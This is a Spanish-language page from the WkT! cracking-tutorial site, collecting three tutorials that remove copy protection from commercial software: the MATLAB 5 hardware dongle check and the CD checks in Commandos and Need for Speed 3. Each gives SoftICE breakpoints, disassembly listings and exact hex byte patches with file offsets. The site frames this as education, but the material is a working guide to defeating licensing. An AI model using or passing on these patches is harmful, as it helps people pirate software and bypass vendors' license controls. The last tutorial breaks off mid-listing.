Una visita obligada es la sección de Documentos Genéricos donde encontrarás la última revisión de la WkT! Faq Oficial, un artículo muy completo sobre el formato de los archivos PE, un artículo sobre la Memoria en W32 y un tutorial sobre cómo utilizar Topo v1.0, además de otros documentos igualmente interesantes.

AGRADECIMIENTOS:

WkT! agradece a todos sus colaboradores su ayuda con el proyecto ECD, y su inestimable apoyo moral. Muchas gracias a todos los que visitais nuestros forums sobre Ingenieria Inversa y nos abrasais a preguntas.
Gracias a TNT! y KuT! por sumarse al proyecto ECD con sus ensayos de Ingenieria Inversa. Thanks to Crackz for his mirror.

COLABORA CON EL PROYECTO ECD:

La versión Inglesa del ECD se encuentra en fase de preparación.
NECESITAMOS TRADUCCIONES !!
Si se te da bien el Ingles y te gustaria colaborar en el proyecto ECD, por favor, traduce alguno de estos tutoriales al Ingles y envia la traducción a wkt@bigfoot.com
(conserva el formato original, gracias)

OJO : Cuestiones legales a tener en cuenta.

ESTUDIO COLECTIVO DE DESPROTECCIONES:

Este site nace con el objetivo de recopilar tutoriales en castellano sobre el noble arte del cracking, para de esta manera favorecer el aprendizaje de las técnicas de debugging, imprescindibles para defendernos de los bugs (mayormente intencionados, o sea protecciones) que los fabricantes de software introducen en sus programas, que no lo olvidemos, residen en nuestro disco duro, por lo cual deberíamos ser libres de poderlos modificar a nuestro antojo.
(Uf, vaya frase...;-)

NOTA PARA EL PROGRAMADOR INDIGNADO QUE ESTA LEYENDO ESTAS PAGINAS

Si eres de los que piensan que los crackers estamos de mas, que lo unico que hacemos es perjudicar a las casas de soft, que te estamos robando dinero.....bien, quiza lo verias todo de manera distinta desde "el otro lado". Si, has leido bien, te estamos invitando a que te introduzcas en el mundo de la Ingenieria Inversa. Te invitamos a leer tutoriales, a crackear tus propios programas y aprender como **PROTEGERLOS MEJOR**.
¿Perplejo? pues no deberias estarlo, en lugar de quejarte de nuestro comportamiento y abrir la veda de la "caza al cracker", lo mejor que puedes hacer es aprender de tus errores y de los demás. Despues de todo, el "trabajo sucio" lo hemos hecho por ti. ;o)
Aunque parezca extraño, **WkT!** está dedicado a formar a los programadores , mostrándoles sus defectos y el camino para producir software de calidad.

Crackea Jacta Est

Entendemos por tutoriales, la explicación de cómo se desprotege un determinado programa.
Se puede acceder a todos ellos a través de las 3 páginas de índices, cada una de las cuales está ordenada de diferente manera :

- Por **Tipo de Protección** : Cd-Checks, Mochilas, Limitaciones de tiempo, ...
- Por **Fecha de Publicación** : Útil para ir siguiendo las novedades publicadas.
- Por **Orden Alfabético** : Útil para buscar un programa en concreto.

Pero aún hay más, y son los documentos genéricos, que explican algun tema concreto.
Por ejemplo, la FAQ de Cracking, Cómo Crackear, Introducción al SoftIce, VB5, ...
De momento están agrupados en **Documentos Genéricos** , y si más adelante hace falta, ya se dividirán en subgrupos.

ECD idea original de Mr.Brown.
Primeras páginas creadas por Mr.Brown, retocadas, mantenidas y optimizadas a 800x600 para Netscape y Opera por Mr.WhiTe.
Cualquier colaboración será bien recibida, así que anímate:
Haznos llegar tus documentos con este formato

133192

	Crackeando MATLAB 5	
12 Enero 1998	**+Aitor**	+Cracker +HCU student
	Comentario original de Fravia+	
Motxilas **Parte I** **by +Aitor** **+Cracker +HCU Student** **WKT Member**	*Estoy desconcertado: el nivel de los tutoriales de nuestros compañeros de clase está mejorando continuamente, mientras que el nivel de los esquemas de protección parece (si es que eso es posible) disminuir... ¿depende ello del hecho de que la mayor parte de los programadores no saben ya (tras tantos años de obligada Windows-Lobotomía) cómo funciona el código? (y quiero decir código verdadero, poderoso, el único sobre el que sientes pasar lentamente tu mirada :-)* *No sé, no entiendo.* *De cualquier forma estoy contento de albergar este tutorial de nuestro compañero de clase +Aitor y estoy TOTALMENTE de acuerdo con su filosofía: " Tenemos (ahora) a nuestro objetivo trabajando bien -sin la motxila- pero no estamos satisfechos. Nosotros no queremos crackear este programa, lo estamos haciendo para aprender más ... verdadero conocimiento será nuestra única satisfacción..." Exactamente +crackers! (y ahora esperemos que los otros tutoriales de +Aitor de una serie de al menos tres arrasen :-)* **There is a a crack in everything** **That's how the light gets in**	Documento original escrito para Fravia+ Si necesitas más información no lo dudes y visita su web "Un pequeño tutorial para mostrar a crackers novatos y de nivel intermedio cómo una motxila puede ser derrotada fácilmente"
Nivel	**( )Principiante (x)Intermedio ( )Avanzado ( )Experto**	

Crackeando MATLAB 5
Parte I: Motxila

Introducción

He elegido este programa porque posee tres niveles de protección:

1) El programa está protegido con motxila, es decir, una vez instalado no funcionará si la llave no está conectada.

2) Con el programa se incluyen *TODAS* las toolboxes (vendidas aparte) pero ello no se menciona en ningún sitio. Estas están incluidas en archivos comprimidos .Z de InstallShield que no se pueden descomprimir con el des-compresor de InstallShield porque están *ENCRiPTADOS* ... ... todos los archivos .Z en el CD del Matlab 5 están encriptados.

3) Una vez que has construido un pequeño decodificador, y todas las toolboxes prohibidas están instaladas aparece un chequeo de licencia ...

Este tutorial (el primero de una serie de al menos tres) trata sobre el primer nivel de protección ...

Motxila, llave hardware, pastilla de seguridad ... palabras terribles para muchos crackers (principalmente novatos). El objetivo principal de este tutorial es mostrar cómo una aplicación comercial protegida con motxila puede crackearse en menos de un minuto, igual de fácil que muchos otros productos shareware, y si te das unos segundos más de tiempo serás capaz de crackear el sistema de protección (probablemente comercial) completo.

Herramientas necesarias

Soft-iCE v3.2 Win95 (con v2.x bastará; *obligatorio*)
Tu editor hexadecimal favorito (solo necesario para probar los parches)
W32Dasm v8.0 (cualquier versión bastará; necesario para una aproximación más profunda)

Target's URL/FTP

El programa *NO ES NECESARiO* para seguir los tutoriales. Recuerda, nosotros no somos solamente crackers ... esta serie te enseñará esquemas de protección genéricos, no es mi intención escribir uno más de esos "cómo crackear tal aplicación". De cualquier forma, se trata de software comercial, pero (difícilmente) disponible en la red si sabes cómo buscar.

Historia del Programa

No hay mucho que decir. Un clásico entre las aplicaciones de cálculo/programación, disponible para diferentes sistemas. En mis archivos de software personales (solo con fines educativos :) tengo la *versión 3.5f para DOS* que data de 1989, entonces se trataba de un paquete que incluía *PC-Matlab* y *AT-Matlab*, con un número de serie como protección. La última versión que conozco es el objetivo de este tutorial, un CD-ROM

que incluye la *versión 5.0 para Win95/NT* y la *versión 4.2c.1 para Win32s*, ambos protegidos con mochila y número de serie.
Si quieres saber más sobre este producto contacta con la página Web de *The MathWorks* o conéctate a uno de los cientos de sitios relativos a Matlab distribuidos por la red.

Tutorial

```
+-------------------------------------+
+          1era APROXiMACiON          +
+   Rápido no-ZEN crack en 1 minuto   +
+-------------------------------------+
```

Lo primero que necesitamos es instalar el programa ... una instalación mínima será suficiente.

¡A trabajar! Carga Soft-iCE y ejecuta **matlab.exe**. Inmediatamente el programa te avisa con un mensaje de error: *"Error checking out MATLAB"*. Sin cerrar aún la ventana de mensaje entra en Soft-iCE y examina la lista de manejadores de ventana, verás algo como esto:

```
Window Handle  hQueue  SZ  QOwner  Class Name       Window Proc.
-------------  ------  --  ------  ---------------  ------------
0268(1)        262f    32  MATLAB  #32770 (Dialog)  17e7:4757
 026c(2)       262f    32  MATLAB  Button           17e7:102e
```

... etc.

Sí, se trata de nuestra ventana de error y su botón de "OK". Hagamos que Soft-iCE interrumpa la ejecución del programa en el momento en que la ventana de error sea destruida. Hacer esto nos permitirá localizar las instrucciones que hacen aparecer la ventana de error (esto es cierto para el 95% de las protecciones que te puedas encontrar, ¿increíble, no?) solo con PRETear un poco desde Soft-iCE. De acuerdo, coloquemos nuestro PUNTO de RUPTURA:

```
bmsg 268 wm_destroy
```

y dejemos correr al programa. Justo después de pulsar el botón de "OK" Soft-iCE aparece de nuevo:

```
---USER!GETDLGCTRLiD+0017-------------------------------------
17e7:4757  push bp
17e7:4758  mov bp,sp
17e7:475a  push 4793
...
-------------------------------USER(08)-----------------------
```

Unos cuantos comandos PRET desde aquí hasta entrar en el código del programa:

```
    137:41adc0  call 6b093c
    137:41adc5  add esp,14
    137:41adc8  mov [ebp-20],eax
    137:41adcb  cmp dword ptr [ebp-20],0
    137:41adcf  jz 41adff
    137:41add1  cmp dword ptr [6ed6f0],0
    137:41add8  jz 41addf
    137:41adda  call 441544
    137:41addf  push 10
    137:41ade1  mov eax,6c1486
    137:41ade6  push eax
    137:41ade7  mov eax,6c1492
    137:41adec  push eax
    137:41aded  push 00
    137:41adef  call cs:[8d0ae4]            ;ventana de error
--> 137:41adf6  mov dword ptr [ebp-24],0    ;chico malo
    137:41adfd  jmp 41ae06                  ;largo del programa!
    137:41adff  mov dword ptr [ebp-24],1    ;buen chico, adelante!
```

Increible, ¿eh? ¿No lo oyes? ... está diciendo "crackeame" ;-).
No lo pienses dos veces e intenta un parche (no-ZEN) rápido:

```
    137:41adcf  jz 41adff    ->    137:41adcf  jmp 41adff
```

Después de testear el parche en memoria con Soft-iCE (funciona bien), será fácil parchear el código físicamente:

```
    MATLAB.EXE, 3.457.536 bytes (pequeñito, ¿eh?)
      Buscar    : 74 2e 83 3d
      Sustituir : eb -- -- --
```

Ahora ejecuta el programa y pruebalo con algunos ejemplos y demos, todo funciona perfectamente ... ¿no?

```
+-------------------------------------------------+
+                 2da APROXiMACiON                +
+   Tirando abajo el propio sistema de protección +
+-------------------------------------------------+
```

Tenemos a nuestra víctima funcionando perfectamente sin la motxila, pero no estamos satisfechos. Nosotros no queremos crackear el programa, lo estamos haciendo para aprender más ... verdadero conocimiento será nuestra única satisfacción (aparte de destruir Micro$oft y ver a Mr. Bill Fakes crucificado, por supuesto).

Echemos de nuevo una mirada al programa, y veamos con más profundidad cómo funciona el sistema de protección. Para hacer esto tendremos que restaurar el ejecutable original **matlab.exe** sin parchear. Ahora ya estamos listos

para comenzar, echemos una ojeada al código previo a nuestro primer parche:

```
    137:41adb2  push 23
    137:41adb4  push dword ptr [ebp-1c]
    137:41adb7  push dword ptr [ebp-18]
    137:41adba  push dword ptr [ebp-14]
    137:41adbd  push dword ptr [ebp-10]
    137:41adc0  call 6b093c
    137:41adc5  add esp,14
    137:41adc8  mov [ebp-20],eax
    137:41adcb  cmp dword ptr [ebp-20],0
    137:41adcf  jz 41adff
    137:41add1  cmp dword ptr [6ed6f0],0
    137:41add8  jz 41addf
    137:41adda  call 441544
    137:41addf  push 10
```

Presta atención y dime qué puede estar pasando en el código anterior. Una serie de valores son colocados en la pila, luego se hace una llamada a una rutina, y finalmente el valor devuelto en EAX por esa rutina es usado para chequear nuestro acceso al programa. Coloquemos un punto de ruptura en 137:41adc0 y sigamos la pista a la rutina llamada. Después de tracear un poco nos vemos aquí:

```
 -->137:94118a  push ebp
    137:94118b  mov ebp, esp
    137:94118d  push ebx
    137:94118e  push esi
    137:94118f  push edi
    137:941190  mov eax,[ebp+18]
    137:941193  push eax
    137:941194  mov eax,[ebp+14]
    137:941197  push eax
    137:941198  mov eax,[ebp+10]
    137:94119b  push eax
    137:94119c  mov eax,[ebp+C]
    137:94119f  push eax
    137:9411a0  mov eax,[ebp+8]
    137:9411a3  push eax
    137:9411a4  call 941525
    137:9411a9  add esp,14
    137:9411ac  jmp 9411B1
    137:9411b1  pop edi
    137:9411b2  pop esi
    137:9411b3  pop ebx
    137:9411b4  leave
    137:9411b5  ret 14
```

Este trozo de código NO ES del propio MATLAB ... ¿dónde puede estar localizado? Echa un vistazo al directorio **MATLAB\bin**:

```
Directorio de C:\MATLAB\bin
    BCCENG~1 BAT         1.426  21/11/96  15:58 bccengmatopts.bat
    BCCOPTS  BAT         1.632  21/11/96  15:58 bccopts.bat
```

```
CMEX     BAT         2.274  21/11/96  15:58 cmex.bat
FMEX     BAT         2.274  21/11/96  15:58 fmex.bat
LIBENG   DLL        29.696  22/11/96   9:51 libeng.dll
LIBMAT   DLL        60.416  21/11/96  12:05 libmat.dll
LIBMX    DLL        40.960  21/11/96  12:05 libmx.dll
LIBUT    DLL        40.960  21/11/96  12:05 libut.dll
MATLAB   EXE     3.457.536  06/01/98   7:24 matlab.exe
MEX      BAT        18.152  21/11/96  15:58 mex.bat
MEDIT    EXE       144.896  04/12/96  13:43 medit.exe
MEXOPTS  BAT         1.721  21/11/96  15:58 mexopts.bat
MFC42    DLL     1.013.520  21/11/96  12:05 mfc42.dll
MIPC50   DLL       248.320  21/11/96  12:05 mipc50.dll
MLAPP    TLB         2.789  21/11/96  12:06 mlapp.tlb
ML_16    DLL        14.708  21/11/96  12:05 ml_16.dll
MLPTOOL  EXE        42.496  21/11/96  12:05 mlptool.exe
MSCTOF   DLL        31.744  21/11/96  12:05 msctof.dll
MSFOPTS  BAT         1.649  21/11/96  15:58 msfopts.bat
MSVCEN~1 BAT         1.701  21/11/96  15:58 msvcengmatopts.bat
MSVCIRT  DLL        74.752  21/11/96  12:05 msvcirt.dll
MSVCOPTS BAT         1.599  21/11/96  15:58 msvcopts.bat
MSVCRT   DLL       267.536  21/11/96  12:05 msvcrt.dll
MWOLES05 DLL        43.520  22/11/96  11:51 mwoles05.dll
PERL100  DLL       525.312  21/11/96  12:05 perl100.dll
PERL     EXE        36.352  21/11/96  12:05 perl.exe
SHOWDLLS EXE        49.668  21/11/96  12:05 showdlls.exe
WATENG~1 BAT         1.701  21/11/96  15:58 watengmatopts.bat
WSPTOOL  EXE        60.928  21/11/96  12:05 wsptool.exe
LICENSE  DAT           167  06/01/98   7:24 license.dat
W32SSI   DLL        66.560  02/04/96  11:01 w32ssi.dll
        31 archivo(s)          6.286.965 bytes
         2 directorio(s)      46.161.920 bytes libres
```

La mayoría de los archivos tienen (más o menos) la misma fecha: 21-22/11/96, pero hay 4 que no la tienen:

```
MATLAB   EXE     3.457.536  06/01/98   7:24 matlab.exe
MEDIT    EXE       144.896  04/12/96  13:43 medit.exe
LICENSE  DAT           167  06/01/98   7:24 license.dat
W32SSI   DLL        66.560  02/04/96  11:01 w32ssi.dll
```

matlab.exe : ejecutable principal, fecha de instalación
medit.exe : Matlab editor/debugger
license.dat : fichero ASCii de licencias, fecha de instalación
w32ssi.dll : ¿qué demonios puede ser esto?

Coge tu editor hexadecimal favorito, busca nuestro código y ¡EUREKA! Para leerlo mejor coge W32Dasm y obtén el código desensamblado (unos 245 Kb):

```
Exported fn(): wSSIEIni - Ord:000Fh
:40118A 55          push ebp
:40118B 8BEC        mov ebp, esp
:40118D 53          push ebx
:40118E 56          push esi
:40118F 57          push edi
:401190 8B4518      mov eax,[ebp+18]
:401193 50          push eax
:401194 8B4514      mov eax,[ebp+14]
:401197 50          push eax
```

```
:401198 8B4510      mov eax,[ebp+10]
:40119B 50          push eax
:40119C 8B450C      mov eax,[ebp+C]
:40119F 50          push eax
:4011A0 8B4508      mov eax,[ebp+8]
:4011A3 50          push eax
:4011A4 E87C030000  call 401525  <--- llamada al sistema de chequeo
:4011A9 83C414      add esp,14
:4011AC E900000000  jmp 4011B1
:4011B1 5F          pop edi
:4011B2 5E          pop esi
:4011B3 5B          pop ebx
:4011B4 C9          leave
:4011B5 C21400      ret 14  <-------- volvemos a MATLAB
```

Si la motxila está instalada esta llamada devuelve EAX = 0. Si no, devolverá EAX = -1 ($FFFFFFFF). El objetivo es claro, ¿no? ... parchearemos esta función para que siempre devuelva EAX=0. Hay múltiples soluciones, por ejemplo:

```
:40118A 55    push ebp            :40118A 33c0    xor eax,eax
:40118B 8BEC  mov ebp,esp   ---\  :40118C c21400  ret 14
:40118D 53    push ebx      ---/
:40118E 56    push esi
```

Después de probar el parche en memoria con Soft-iCE (funciona perfectamente), será sencillo parchear el código físicamente:

```
W32SSi.DLL, 66.560 bytes
  Buscar    : 55 8b ec 53 56 57 8b 45 18
  Sustituir : 33 c0 c2 14 00 -- -- -- --
```

Ahora corre el programa y pruebalo, todo debe funcionar perfectamente ... No nos importa (de momento) qué es lo que pasa en el interior de las rutinas de chequeo de hardware, pero si sigues la pista al código dentro de la DLL te encontrarás trozos de código como éste:

```
...
:401712 push eax
:401713 mov eax,80992014
:401718 push eax
:401719 push dword ptr [4070A0]
:40171F call dword ptr [407050]
:401725 mov eax,[4070A0]
:40172A push eax
:40172B call dword ptr [407054]
:401731 mov dword ptr [4070A0],-1
:40173B jmp 40175A
:40173D mov ebp,[4076A4]
:401743 mov esi,[4076A8]
:401749 mov edi,[4076AC]
:40174F mov edx,9966
:401754 mov ax,8
```

```
:401758 out dx,ax
...
```

o éste:

```
...
:40197B mov edx,9966
:401980 sub eax,eax
:401982 in ax,dx
:401984 cmp ax,9966
:401988 jne 401A67
:40198E in al,dx
:40198F cmp al,55
:401991 jne 401A67
:401997 inc edx
:401998 in al,dx
:401999 cmp al,88
:40199B jne 401A67
:4019A1 mov edx,9964
:4019A6 sub eax,eax
:4019A8 in ax,dx
:4019AA and eax,FFFF
:4019AF mov edx,eax
:4019B1 cmp ax,1000
:4019B5 jb 401A67
:4019BB and al,3
:4019BD jne 401A67
:4019C3 mov [4070A4], edx
:4019C9 mov byte ptr [4070F1],1
:4019D0 jmp 401A67
...
```

material muy interesante, pero no para este tutorial ... tal vez en un futuro :)

Esta segunda aproximación nos proporciona dos **iMPORTANTES** ventajas sobre la primera:

1) Nuestra víctima solo llama a la rutina de chequeo de la motxila una sola vez al arrancar la aplicación, pero te encontrarás programas que hacen múltiples llamadas desde cualquier sitio y en cualquier momento durante su ejecución. Un ejemplo de esto podría ser *AutoCAD 13* de AutoDesk. Su sistema de chequeo es prácticamente el mismo, llegas a un punto en el que se hace una llamada devolviendo EAX=0 => buen chico, y ésta es llamada no solo al comienzo, sino varias veces más mientras el programa se está ejecutando. Si tomas como modelo la primera aproximación para este tipo de programas, tendrás que parchear *cualquier* referencia que exista a la llamada ...

2) Cuando un programador distribuye parte del código en DLLs, lo hace con el fin de reducir el tamaño del ejecutable principal liberandole de la carga adicional de rutinas que son usadas solo una o dos veces a lo largo del programa, pero la mayor parte de las veces lo hace para

compartir rutinas entre diferentes aplicaciones ... teniendo en cuenta la fecha del archivo **w32ssi.dll** no sería de extrañar que nos encontrasemos la misma DLL en otras aplicaciones por ahí, y de ser así nos habríamos cargado un sistema de protección comercial ;-).

Notas Finales

Saludos a todos los crackers de Euskal Herria (Pueblo Vasco) ...
... **jotake irabazi arte !**
(c) 1998 by +Aitor and the +HCU. All rights reserved.

Ob Duh

No me molestaré en explicarte que debes COMPRAR este programa si tienes intención de utilizarlo ... esto no es shareware ;-). Si eres el propietario de una copia legal del programa, ten en cuenta las leyes de tu país sobre ingeniería inversa.

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**Commandos Behind the Enemy Lines**	W95
DEsCripCión	Juego de Estrategia/Acción	
tipo	Programa Comercial	
protECCión	**Cd-Check. Obliga a poner el Cd para jugar.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22, IDA Pro 3.75, Editor Hexadecimal	
CrACkEr	**Mr.Brown**	
FEChA	15 de Agosto de 1998	

Introducción

El programa obliga a tener que poner el CdRom para jugar.
Así que vamos a eliminar el Cd-Check.

Al Atake

Después de repasar la lista de BreakPoints más típicos (ver Documentos Genéricos), me decido a probar con BPX GetDriveTypeA

Así pues, ejecuto el Commandos, y después me voy al SoftIce(Ctrl+D) para poner el BreakPoint(BPX GetDriveTypeA), y vuelvo al juego(F5)

Ahora voy a empezar una nueva misión para provocar el cd-check.
Ok, aparezco en el SoftIce gracias al BreakPoint.

Gracias la orden del SoftIce P RET(F12), se pueden ver las rutinas por las que va pasando el programa.
Como además tengo el programa desensamblado con el IDA 3.75 Pro, se puede deducir que la la rutina que empieza en :4CE880 viene a ser algo así como Valida_AFPs.

Lo que hace esta rutina es buscar en todas las unidades los ficheros tbtp.AFP, bbvn.AFP, etao.AFP y btbw.AFP, y comprobar el byte que contienen.
Finalmente, devuelve EAX=1 si la verificación está OK, y EAX=0 si es errónea.

Como parece que los bytes leídos sólo se usan en ese momento para comprobarlos, lo único que importa de la rutina es que devuelva EAX=1.
Para ello, en :4CE880 pongo :
:4CE880 xor eax,eax
:4CE882 inc eax
:4CE883 jmp 4ce9b0

Para dejar los cambios en el fichero exe, el IDA me indica el offset.
Así que con un editor hexadecimal(UltraEdit32 p.ej.), en la posición CDC80, cambio
83 EC 0C A1 50 5F 60 00, por 33 C0 40 E9 28 01 00 00

Nota aclaratoria para los ke no sepan usar un editor hexadecimal

Un lo ke hace normalmente es modificar el fichero .EXE, ke es el ke contiene las instrucciones en código máquina (o sea, toda una serie de bytes, ke son los ke hacen funcionar el programa).

Si intentas editar un fichero ejecutable(.EXE) con el Word, el Write, el Notepad,o similar, no podrás verlo bién. Para ello necesitas lo ke se llama un editor hexadecimal, ke es un programa ke te permite editar los bytes de cualquier fichero. Hay muchos editores hexa, algunos gratuitos y otros shareware, como por ejemplo el UltraEdit32, el Hview, el HexWorkShop, ...

Al editar un fichero .EXE con uno de estos editores, verás muchas parejas de números (y letras de A hasta F), cada una de ellas es lo ke se llama un byte.
Para crackear un programa, deberás saber cuales son los bytes ke tienes ke cambiar. En este caso, lo sabes ;-) :
>>Para dejar los cambios en el fichero exe, el IDA me indica el offset.
>>Así que con un editor hexadecimal(UltraEdit32 p.ej.), en la posición CDC80, cambio
>>83 EC 0C A1 50 5F 60 00, por 33 C0 40 E9 28 01 00 00

Así pues, en este caso deberás ir a la posición CDC80. (es un número en formato hexadecimal).
Todos los editores tienen una opción para ir a una posición determinada.
Podrás comprobar ke realmente estás en la posición correcta, verificando que son los bytes a cambiar : 83 EC 0C A1 50 5F 60 00
Si has encontrado estos bytes, deberás cambiarlos por 33 C0 40 E9 28 01 00 00

Entonces salvas los cambios (mejor si te has hecho una copia de seguridad del fichero, por si acaso....;-), y ya tienes el programa crackeado. ;-)
Espero ke te sirva la explicación. Lo único ke necesitas, es un editor hexadecimal. Si todavía no tienes ninguno, te recomiendo el UltraEdit32, que puedes encontrar en bastantes sitios, por ejemplo en su web de http://www.ultraedit.com

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
ProgrAmA	**NEED FOR SPEED 3**	W95 / W98
DEsCripCión	EXCELENTE Juego de Coches. Sobre todo si dispones de aceleradora 3D. Si te encantan este tipo de juegos, te recomiendo que te lo compres. No te arrepentiras.	
Tipo	Programa Comercial	
Url	http://www.nfs3.com	
ProtECCión	**Cd-Check. Obliga a poner el Cd para jugar.**	
DiFiCultAD	**1) Principiante**, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
HerrAmiEntAs	WDasm32 v8.9, Ultraedit o similar	
oBjEtivo	**Jugar sin CD.**	
CrACkEr	**Mr.WhiTe [WkT!]**	
FEChA	7 de Junio de 1999	

Introducción

Hace tiempo que tengo este EXCELENTE juego y hoy me ha dado por jugar con él pero de otra manera. ;o) El programa obliga a tener que poner el CdRom para jugar. Así que vamos a eliminar el Cd-Check.

Al Atake

Una vez instalado el juego en su version completa, lo primero es ver cómo reacciona cuando intentamos jugar sin el CD.

Ummm, una bonita nag que nos informa "Para jugar al NEED FOR SPEED 3 Necesita tener el CD del juego en la unidad de CD-ROM ". Vaya, esto promete :o)
Utilizaremos nuestro queridisimo "death listing" o listado muerto y bucearemos en el código una vez desensamblado con el Wdasm 8.9. :o)

Bien... vamos al boton de string references y buscamos la dichosa frasecita. :o(sniff, no sale!! era demasiado facil ¿no? (en realidad lo es, ya lo veras)
¿y ahora que hacemos? no podemos localizar la asquerosa nag !!
¿Que tal si buscamos en las "Imported Functions"? :o) Enseguida localizamos la tipica funcion que se utiliza en estos casos: "GetDriveTypeA". Estupendo, hacemos doble click en GetDriveTypeA y el W32Dasm nos lleva al siguiente trozo de codigo:

```
* Referenced by a CALL at Addresses:
|:004B635B   , :004B63BC
|
:004F9410 51                      push ecx
:004F9411 52                      push edx
:004F9412 56                      push esi
:004F9413 57                      push edi
:004F9414 83EC04                  sub esp, 00000004
:004F9417 89C2                    mov edx, eax

* Possible StringData Ref from Data Obj ->"A:\"
                                  |
:004F9419 BE30D95400              mov esi, 0054D930
:004F941E 89E7                    mov edi, esp
:004F9420 57                      push edi

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004F9437(C)
|
:004F9421 8A06                    mov al, byte ptr [esi]
:004F9423 8807                    mov byte ptr [edi], al
:004F9425 3C00                    cmp al, 00
:004F9427 7410                    je 004F9439
:004F9429 8A4601                  mov al, byte ptr [esi+01]
:004F942C 83C602                  add esi, 00000002
:004F942F 884701                  mov byte ptr [edi+01], al
:004F9432 83C702                  add edi, 00000002
:004F9435 3C00                    cmp al, 00
:004F9437 75E8                    jne 004F9421

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004F9427(C)
|
:004F9439 5F                      pop edi
:004F943A 001424                  add byte ptr [esp], dl
:004F943D 89E0                    mov eax, esp
:004F943F 50                      push eax

* Reference To: KERNEL32.GetDriveTypeA, Ord:0025h
                                  |
:004F9440 2EFF1518455300          Call dword ptr cs:[00534518] <-- Aparecemos aqui
:004F9447 83F805                  cmp eax, 00000005
:004F944A 7515                    jne 004F9461
:004F944C B801000000              mov eax, 00000001
:004F9451 83C404                  add esp, 00000004
```

```
:004F9454 5F                      pop edi
:004F9455 5E                      pop esi
:004F9456 5A                      pop edx
:004F9457 59                      pop ecx
:004F9458 8D8000000000            lea eax, dword ptr [eax+00000000]
:004F945E 8BD2                    mov edx, edx
:004F9460 C3
```

Si miramos un poco mas arriba veremos que ese trozo de codigo es llamado desde
* Referenced by a CALL at Addresses:
|:004B635B , :004B63BC
Vamos a ver que hay en :004B635B

```
* Possible StringData Ref from Data Obj ->"install.win" <-- ¿Que coño tendra este archivo?
                                  |
:004B633B BA30FE5300              mov edx, 0053FE30
:004B6340 8D85C4FEFFFF            lea eax, dword ptr [ebp+FFFFFEC4]
:004B6346 A5                      movsd
:004B6347 A5                      movsd
:004B6348 66A5                    movsw
:004B634A A4                      movsb
:004B634B E840300400              call 004F9390
:004B6350 8D85C4FEFFFF            lea eax, dword ptr [ebp+FFFFFEC4]
:004B6356 E895300400              call 004F93F0
:004B635B E8B0300400              call 004F9410 <-- Llamada al Codigo Anterior
:004B6360 85C0                    test eax, eax
:004B6362 7430                    je 004B6394   <-- Ummm, Salto condicional ? :o)
:004B6364 B906000000              mov ecx, 00000006
:004B6369 8D7DDC                  lea edi, dword ptr [ebp-24]
:004B636C BE94564B00              mov esi, 004B5694
:004B6371 6A30                    push 00000030
:004B6373 A1503A7A00              mov eax, dword ptr [007A3A50]
:004B6378 F3                      repz
:004B6379 A5                      movsd

* Possible StringData Ref from Data Obj ->"Need For Speed 3"
                                  |
:004B637A 683CFE5300              push 0053FE3C
:004B637F 8B5485DC                mov edx, dword ptr [ebp+4*eax-24]
:004B6383 52                      push edx
:004B6384 6A00                    push 00000000

* Reference To: USER32.MessageBoxA, Ord:001Fh <-- Mal rollito SEGURO :o(
                                  |
:004B6386 2EFF1564475300          Call dword ptr cs:[00534764]
:004B638D 31C0                    xor eax, eax
:004B638F E870990200              call 004DFD04
```

Te has fijado en ese salto condicional en :004B6362 ?? Mosqueante ¿no? :o) y mas abajo una asquerosa MessageBox !! saltemos a ver donde nos lleva. Bye bye MessageBox ;o)

Aparecemos aqui:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004B6362(C)
|
:004B6394 E807FFFFFF              call 004B62A0
:004B6399 85C0                    test eax, eax
```

```
:004B639B 755A                    jne 004B63F7 <-- Otro saltito
:004B639D 31D2                    xor edx, edx <-- Esto ya no huele muy bien
:004B639F EB19                    jmp 004B63BA
```

Vamos a seguir el salto de :004B639B jne 004B63F7
Vaya, justo encima hay un MessageBoxA !!! esto tiene buena pinta.
Y que pasa con el otro salto? :004B639F jmp 004B63BA

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004B639F(U)
|
:004B63BA 89D0                    mov eax, edx
:004B63BC E84F300400              call 004F9410 <-- Otra vez?
:004B63C1 85C0                    test eax, eax
:004B63C3 75DC                    jne 004B63A1
:004B63C5 EBED                    jmp 004B63B4
```

Por aqui mal rollo, volvemos al principio y el esquema es similar al anterior. Si siguiesemos por aqui tendriamos que parchear :004B63C3 jne 004B63A1 para evitar ese sospechoso MessageBoxA que aparece un poco mas abajo, y con eso tampoco nos aseguramos que sea el buen camino. Pero por algo hay que apostar ¿no?

Vamos a optar por el primer salto :o)
Cambiaremos:
:004B639B 755A jne 004B63F7
Por :004B639B EB5A jmp 004B63F7

Y el otro cambio que teniamos que hacer:
:004B6362 7430 je 004B6394
Por :004B6362 EB30 jmp 004B6394

Para parchearlo necesitamos saber el offset, asi que en el W32Dasm nos situamos en la linea en cuestion y lo miramos en la parte de abajo de la pantalla.
Solo necesitamos un editor hexadecimal para probar nuestros cambios. Sacamos el cd del NEED FOR SPEED 3 y probamos el juego.
Perfecto, parece que funciona .
AAAAAARGG !!! nag!! nag!! ¿ein? "Openhandlea - OPEN FAILED ON .\GameData\Audio\Pc\show5.map" o algo asin :o[

Pensemos, nos indica la ruta de un archivo. Miramos en nuestro HD y vemos QUE NO EXISTE ESA CARPETA. ummmmm, que mosqueooooo. La copiamos? si pero espera..... recuerdas esa referencia al archivo :
* Possible StringData Ref from Data Obj ->"install.win"
Es hora de ver que rayos tiene. Lo abrimos, sorpresa sorpresa!!!! (tranquilo que no te aparece la foca esa de antena3) veras algo asi:

```
spanish
local
.\GameData\
.\GameData\Tracks\
.\GameData\Tracks\Tutor\
.\GameData\CarModel\
.\GameData\Render\pc\
.\GameData\DashHud\
I:\GameData\Audio\pc\ <--- La letra de mi CDROM
.\GameData\Audio\SFX\
.\GameData\Audio\Speech\English\
.\GameData\Audio\Speech\German\
.\GameData\Audio\Speech\French\
.\GameData\Audio\Speech\Spanish\
.\GameData\Audio\Speech\Italian\
.\FeData\art\
